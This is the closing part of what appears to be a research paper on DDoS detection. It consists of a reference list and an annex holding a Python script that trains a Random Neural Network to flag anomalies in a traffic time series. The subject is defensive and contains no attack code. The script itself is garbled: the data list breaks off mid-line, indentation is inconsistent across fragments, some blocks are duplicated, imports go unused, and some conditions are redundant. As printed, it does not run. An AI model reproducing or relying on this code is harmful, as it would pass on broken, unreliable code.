35. T. Peng, C. Leckie, K. Ramamohanarao, Protection from Distributed Denial of Service attack using history-based IP filtering, in: Proceedings of IEEE International Conference on Communications (ICC 2003), Anchorage, AL, USA, 2003.
36. A. Keromytis, V. Misra, D. Rubenstein, SoS: secure overlay services, in: Proceedings of the ACM SIGCOMM02 Conference on Applications, Technologies, Architectures, and Protocols for Computer Communications, ACM Press, New York, 2002, pp. 61–72

37. X. Geng, A.B. Whinston, Defeating Distributed Denial of Service attacks, IEEE IT Professional 2 (4) (2000) 36–42.
38. N. Weiler, Honeypots for Distributed Denial of Service, in: Proceedings of the Eleventh IEEE International Workshops Enabling Technologies: Infrastructure for Collaborative Enterprises 2002, Pitsburgh, PA, USA, June 2002, pp. 109–114.
39. RR Talpade, G. Kim, S. Khurana, NOMAD: Trafficbased network monitoring framework for anomaly detection, in: Proceedings of the Fourth IEEE Symposium on Computers and Communications, 1998.
40. JBD. Cabrera, L. Lewis, X. Qin, W. Lee, R. K. Prasanth, B. Ravichandran, R.K. Mehra, Proactive detection of Distributed Denial of Service Attacks using MIB traffic variables—a feasibility study, in: Proceedings of the 7th IFIP/IEEE International Symposium on Integrated Network Management, Seattle, WA, May 14–18, 2001.
41. Y. Huang, J.M. Pullen, Countering Denial of Service attacks using congestion triggered packet sampling and filtering, in: Proceedings of the 10th International Conference on Computer Communiations and Networks, 2001.
42. W. Lee, S.J. Stolfo, Data mining approaches for intrusion detection, in: Proceedings of the 7th USENIX Security Symposium, San Antonio, TX, January 1998, pp. 79–93.
43. J. Mirkovic, G. Prier, P. Reiher, Attacking DDoS at the source, in: Proceedings of ICNP 2002, Paris, France, 2002, pp. 312–321.
44. T.M. Gil, M. Poleto, MULTOPS: a data-structure for bandwidth attack detection, in: Proceedings of 10th Usenix Security Symposium, Washington, DC, August 13–17, 2001, pp. 23–38.

Annex

Random Neural Network implementation script:

```
from numpy import array
from keras.models import Sequential
from keras.layers import LSTM
from keras.layers import Dense
from matplotlib import pyplot as plt
import numpy as np


# split a univariate sequence into samples
def split_sequence(sequence, n_steps):
	X, y = list(), list()
	for i in range(len(sequence)):
		# find the end of this pattern
		end_ix = i + n_steps
		# check if we are beyond the sequence
		if end_ix > len(sequence)-1:
			break
		# gather input and output parts of the pattern
		seq_x, seq_y = sequence[i:end_ix], sequence[end_ix]
		X.append(seq_x)
		y.append(seq_y)
	return array(X), array(y)


#raw data
raw_seq = [4, 8, 7, 7, 10, 8, 9, 12, 9, 9, 12, 9, 9, 12, 9, 9, 12, 9, 9, 12, 9, 9, 12, 9, 9, 12, 8, 10, 10, 10, 10, 10, 10, 10,

#isolate the set used for training
train_set = []
i=0
while(i<500):
    train_set.append(raw_seq[i])
    i = i + 1

#modify the dataset to feed the network
n_steps = 4


X, y = split_sequence(train_set, n_steps)


X = X.tolist()
y = y.tolist()

training_set = []
testing_set = [] #testing_set is actually the labels

for i in range(len(X)):
    training_set.append([X[i][1]/(100*X[i][0]),
                         X[i][2]/(100*X[i][1]),
                         X[i][3]/(100*X[i][2])])
    testing_set.append(y[i]/100*X[i][3])


# 3 neurons for the input layer, 50 for the hidden, 1 for the output
I = 3
H = 50
O = 1
N = I + H + O


#initialize the positive weights
Wp = [[0 for i in range(N)] for j in range(N)]
```

```
#initialize the positive weights
Wp = [[0 for i in range(N)] for j in range(N)]


for i in range(N):
    for j in range(N):
        if i<=I-1 and j>I-1 and j<=N-1-O:
            Wp[i][j] = 0.6
        elif i>I-1 and i<=N-1-O and j>N-1-O:
            Wp[i][j] = 0.6
        else:
            Wp[i][j] = 0


#initialize the negative weights
Wn = [[0 for i in range(N)] for j in range(N)]


for i in range(N):
    for j in range(N):
        if i<=I-1 and j>I-1 and j<=N-1-O:
            Wn[i][j] = 0.4
        elif i>I-1 and i<=N-1-O and j>N-1-O:
            Wn[i][j] = 0.4
        else:
            Wn[i][j] = 0
```

```
#training process
for q in range(len(training_set)):

    y_previous = 9

    #get the sample
    lp=training_set[q]

    #calculate all the service rates and the utilization rates
    sum_of_denom_of_input_layer=[]


    for i in range(I):
        s = 0
        for j in range(N):
            s = s + Wp[i][j]+Wn[i][j]
        sum_of_denom_of_input_layer.append(s)



    urates_of_I = []

    for i in range(I):
        k = lp[i]/sum_of_denom_of_input_layer[i]
        urates_of_I.append(k)

    sum_of_nom_of_hidden_layer=[]

    j = I
    while j<=N-1-O:
        s = 0
        for i in range(I):
            s = s + urates_of_I[i]*Wp[i][j]
        sum_of_nom_of_hidden_layer.append(s)
        j = j + 1



    rates_of_hidden = []
    i=I
    while i <=N - 1 -O:
        s = 0
        j = N - O
        while j<=N-1:
            s = s + Wp[i][j] + Wn[i][j]
            j = j + 1
        rates_of_hidden.append(s)
        i = i + 1



    sum_of_denom_hidden = []
    j = I
    while j<=N-1-O:
        s = 0
        for i in range(I):
            s = s + urates_of_I[i]*Wn[i][j]
        sum_of_denom_hidden.append(s)
        j = j + 1
```

```
rates_of_hidden = []
i=I
while i <=N - 1 -O:
    s = 0
    j = N - O
    while j<=N-1:
        s = s + Wp[i][j] + Wn[i][j]
        j = j + 1
    rates_of_hidden.append(s)
    i = i + 1


sum_of_denom_hidden = []
j = I
while j<=N-1-O:
    s = 0
    for i in range(I):
        s = s + urates_of_I[i]*Wn[i][j]
    sum_of_denom_hidden.append(s)
    j = j + 1


urates_of_hidden=[]

for i in range(H):
    s = sum_of_nom_of_hidden_layer[i] / (rates_of_hidden[i] + sum_of_denom_hidden[i])
    urates_of_hidden.append(s)
```

```
sum_of_nom_output = []
j = N-O
while j<N:
    i=I
    s=0
    while i<=N-1-O:
        s = s +(urates_of_hidden[i- I]* Wp[i][j])
        i = i + 1
    sum_of_nom_output.append(s)
    j = j + 1


sum_of_denom_output = []
j = N-O
while j<N:
    i=I
    s=0
    while i<=N-1-O:
        s = s + urates_of_hidden[i-I]*Wn[i][j]
        i = i + 1
    sum_of_denom_output.append(s)
    j = j + 1

#initialize service rate of the output neuron (gives actually a bias)
r_output = 1

urates_of_output = []

s = sum_of_nom_output[0]/(r_output + sum_of_denom_output[0])
urates_of_output.append(s)
```

```
# calculation of the identity matrix I
Id = [[0 for i in range(N)] for j in range(N)]

for i in range(N):
    for j in range(N):
        if i == j:
            Id[i][j] = 1
        else:
            Id[i][j] = 0

# calculation of Omega matrix

Omega = [[0 for i in range(N)] for j in range(N)]

for i in range(N):
    for j in range(N):
        if j<I:
            Omega[i][j] = (Wp[i][j] - Wn[i][j]*urates_of_I[j])/(sum_of_denom_of_input_layer[j])

        elif j>=I and j<=N-1-O:
            Omega[i][j] = (Wp[i][j] - Wn[i][j]*urates_of_hidden[j-I])/(rates_of_hidden[j-I]+sum_of_denom_hidden[j-I])

        elif j>N-1-O and j<=N-1:
            Omega[i][j] = (Wp[i][j] - Wn[i][j]*urates_of_output[j-I-H])/(r_output + sum_of_denom_output[j-I-H])
```

```
# calculate the inverse of I-Omega

dif = [[0 for i in range(N)] for j in range(N)]


for i in range(N):
    for j in range(N):
        dif[i][j] = Id[i][j] - Omega[i][j]


 #calculating the inverse of I - Omega
dif = np.array(dif) # typecast the dif into numpy array for computation
Inv = np.linalg.inv(dif) # calculate the inverse of the matrix (np.array datatype)

Inv = Inv.tolist() # retypecast the inverse to have it in list-of-lists datatype

# Inv is [I - Omega]^(-1)
n = 0.5 #definition of learning rate

#update the positive weights
for u in range(N):
    for v in range(N):

        if u<I:
            utilization_rate = urates_of_I[u]
        elif u>=I and u<I+H:
            utilization_rate = urates_of_hidden[u - I]
        elif u>=I+H:
            utilization_rate = urates_of_output[u - H - I]
```

```
  # calculate the gamma
  gamma = []
  for i in range(N):
      gamma.append(0)
  if u<I and u!=v:
      gamma[u] = -(1/(2*sum_of_denom_of_input_layer[u]))
  elif u>=I and u<I+H and u!=v:
      gamma[u] = -(1/(rates_of_hidden[u - I]+ sum_of_denom_hidden[u - I]))
  elif u>=I+H and u!=v:
      gamma[u] = -(1/(r_output + sum_of_denom_output[0]))
  if v<I and u!=v and u!=v:
      gamma[v] = (urates_of_I[v]/(2*sum_of_denom_of_input_layer[v]))
  elif v>=I and v<I+H and u!=v:
      gamma[v] = (1/(rates_of_hidden[v - I ]+ sum_of_denom_hidden[v - I]))
  elif v>=I+H and u!=v:
      gamma[v] = (1/(r_output + sum_of_denom_output[0]))
  else:
      gamma[v] = 0
  # we have prepared gamma as a list'
  # we have the Inv also as a list of lists
  Inv = np.array(Inv) #typecast Inv into numpy array
  gamma = np.array(gamma) #typecast gamma into numpy array
  mull = np.matmul(gamma, Inv ) #matrix multiplication
  mull = mull.tolist() #typecast the product into list
  b = testing_set[q] #known output
  selecting_vector = []
  for i in range(N):
       selecting_vector.append(0)
  selecting_vector[u] = 1
  mull = np.array(mull)
  selecting_vector = np.array(selecting_vector)
  product = np.matmul(mull, selecting_vector)
  product = product.tolist()
  Wp[u][v] = Wp[u][v] - n*utilization_rate*product*(urates_of_output[0] - b)

for u in range(N):
    for v in range(N):

        if u<I:
            utilization_rate = urates_of_I[u]
        elif u>=I and u<I+H:
            utilization_rate = urates_of_hidden[u - I]
        elif u>=I+H:
            utilization_rate = urates_of_output[u - H - I]

        # calculate the gamma
        gamma = []
        for i in range(N):
            gamma.append(0)
        if u<I and v!=u:
            gamma[u] = -(1/(2*sum_of_denom_of_input_layer[u]))
        elif u>=I and u<I+H and u!=v:
            gamma[u] = -(1/(rates_of_hidden[u - I]+ sum_of_denom_hidden[u - I]))
        elif u>=I+H and u!=v:
            gamma[u] = -(1/(r_output + sum_of_denom_output[0]))
        if v<I and u!=v:
            gamma[v] = -(urates_of_I[v]/(2*sum_of_denom_of_input_layer[v]))
        elif v>=I and v<I+H and u!=v:
            gamma[v] = -(urates_of_hidden[v-I]/(rates_of_hidden[v - I ]+ sum_of_denom_hidden[v - I]))
        elif v>=I+H and u!=v:
            gamma[v] = -(urates_of_output[v-H-I]/(r_output + sum_of_denom_output[0]))
        elif v == u and u<I:
            gamma[v] = -(urates_of_I[v]+1/(2*sum_of_denom_of_input_layer[v]))
        elif v == u and u>=I and u<I+H:
            gamma[v] = -(urates_of_hidden[v-I]/(rates_of_hidden[v - I ]+ sum_of_denom_hidden[v - I]))
        elif v == u and v>=I+H:
            gamma[v] = -(urates_of_output[v-H-I]/(r_output + sum_of_denom_output[0]))
        # we have prepared gamma as a list'
        # we have the Inv also as a list of lists
        Inv = np.array(Inv) #typecast Inv into numpy array
        gamma = np.array(gamma) #typecast gamma into numpy array
        mull = np.matmul(gamma, Inv ) #matrix multiplication
        mull = mull.tolist() #typecast the product into list
        b = testing_set[q] #known output
        selecting_vector = []
        for i in range(N):
             selecting_vector.append(0)
        selecting_vector[u] = 1
        mull = np.array(mull)
        selecting_vector = np.array(selecting_vector)
        product = np.matmul(mull, selecting_vector)
        product = product.tolist()
        Wn[u][v] = Wn[u][v] - n*utilization_rate*product*(urates_of_output [0]- b)


 # update r_output
 z = - (sum_of_nom_output[0]/ ((r_output + sum_of_denom_output[0]) * (r_output  + sum_of_denom_output[0]) ))
 r_output = r_output - n * (urates_of_output[0] - testing_set[q]) * z

    output = urates_of_output[0]*100*y_previous
    y_previous = output
    print("predict:", output)
    print("real:", y[q])


#get the metrics we want
val_set = raw_seq[500:]

results_set = []

X, y = split_sequence(val_set, n_steps)
x_set = []
y_set = [] #testing_set is actually the labels

for i in range(len(X)):
    x_set.append([X[i][1]/(100*X[i][0]),
                     X[i][2]/(100*X[i][1]),
                     X[i][3]/(100*X[i][2])])
    y_set.append(y[i]/100*X[i][3])


for q in range(len(x_set)):
    lp=x_set[q]
    #calculate all the service rates and the utilization rates
    sum_of_denom_of_input_layer=[]
    y_previous = 9

    for i in range(I):
        s = 0
        for j in range(N):
            s = s + Wp[i][j]+Wn[i][j]
        sum_of_denom_of_input_layer.append(s)


  urates_of_I = []

  for i in range(I):
      k = lp[i]/sum_of_denom_of_input_layer[i]
      urates_of_I.append(k)



  sum_of_nom_of_hidden_layer=[]

  j = I
  while j<=N-1-O:
      s = 0
      for i in range(I):
          s = s + urates_of_I[i]*Wp[i][j]
      sum_of_nom_of_hidden_layer.append(s)
      j = j + 1



  rates_of_hidden = []
  i=I
  while i <=N - 1 -O:
      s = 0
      j = N - O
      while j<=N-1:
          s = s + Wp[i][j] + Wn[i][j]
          j = j + 1
      rates_of_hidden.append(s)
      i = i + 1
```

```
sum_of_denom_hidden = []
j = I
while j<=N-1-O:
    s = 0
    for i in range(I):
        s = s + urates_of_I[i]*Wn[i][j]
    sum_of_denom_hidden.append(s)
    j = j + 1


urates_of_hidden=[]

for i in range(H):
    s = sum_of_nom_of_hidden_layer[i] / (rates_of_hidden[i] + sum_of_denom_hidden[i])
    urates_of_hidden.append(s)



sum_of_nom_output = []
j = N-O
while j<N:
    i=I
    s=0
    while i<=N-1-O:
        s = s +(urates_of_hidden[i- I]* Wp[i][j])
        i = i + 1
    sum_of_nom_output.append(s)
    j = j + 1
sum_of_denom_output = []
j = N-O
while j<N:
    i=I
    s=0
    while i<=N-1-O:
        s = s + urates_of_hidden[i-I]*Wn[i][j]
        i = i + 1
    sum_of_denom_output.append(s)
    j = j + 1
urates_of_output = []

s = sum_of_nom_output[0]/(r_output + sum_of_denom_output[0])
urates_of_output.append(s)

predicted_value = urates_of_output[0]*100*y_previous
real_value = y[q]
y_previous = predicted_value
print("i predict:", predicted_value)
print("real_value:",real_value)
print("real - predicted:", real_value - predicted_value)
if y[q] - predicted_value > 0.22:
    results_set.append(1)
else:
    results_set.append(0)
```

```
ground_truth = []
raw_seq = raw_seq[504:]
for i in range(len(raw_seq)):
    if raw_seq[i]> 60:
        ground_truth.append(1)
    else:
        ground_truth.append(0)

accurates = 0
false_positives = 0
false_negatives = 0

for i in range(len(ground_truth)):
    if ground_truth[i] == 0 and results_set[i] == 0:
        accurates = accurates + 1
    elif ground_truth[i] == 1 and results_set[i] == 1:
        accurates = accurates + 1
    elif ground_truth[i] == 0 and results_set[i] == 1:
        false_positives = false_positives + 1
    elif ground_truth[i] == 1 and results_set[i] == 0:
        false_negatives = false_negatives + 1

print("accuracy:", accurates/len(results_set))
print("false positive rate:", false_positives/len(results_set))
print("false negative rate:", false_negatives/len(results_set))
x_axis = []
j = 0

while j<len(results_set):
    x_axis.append(5*j)
    j = j + 1
```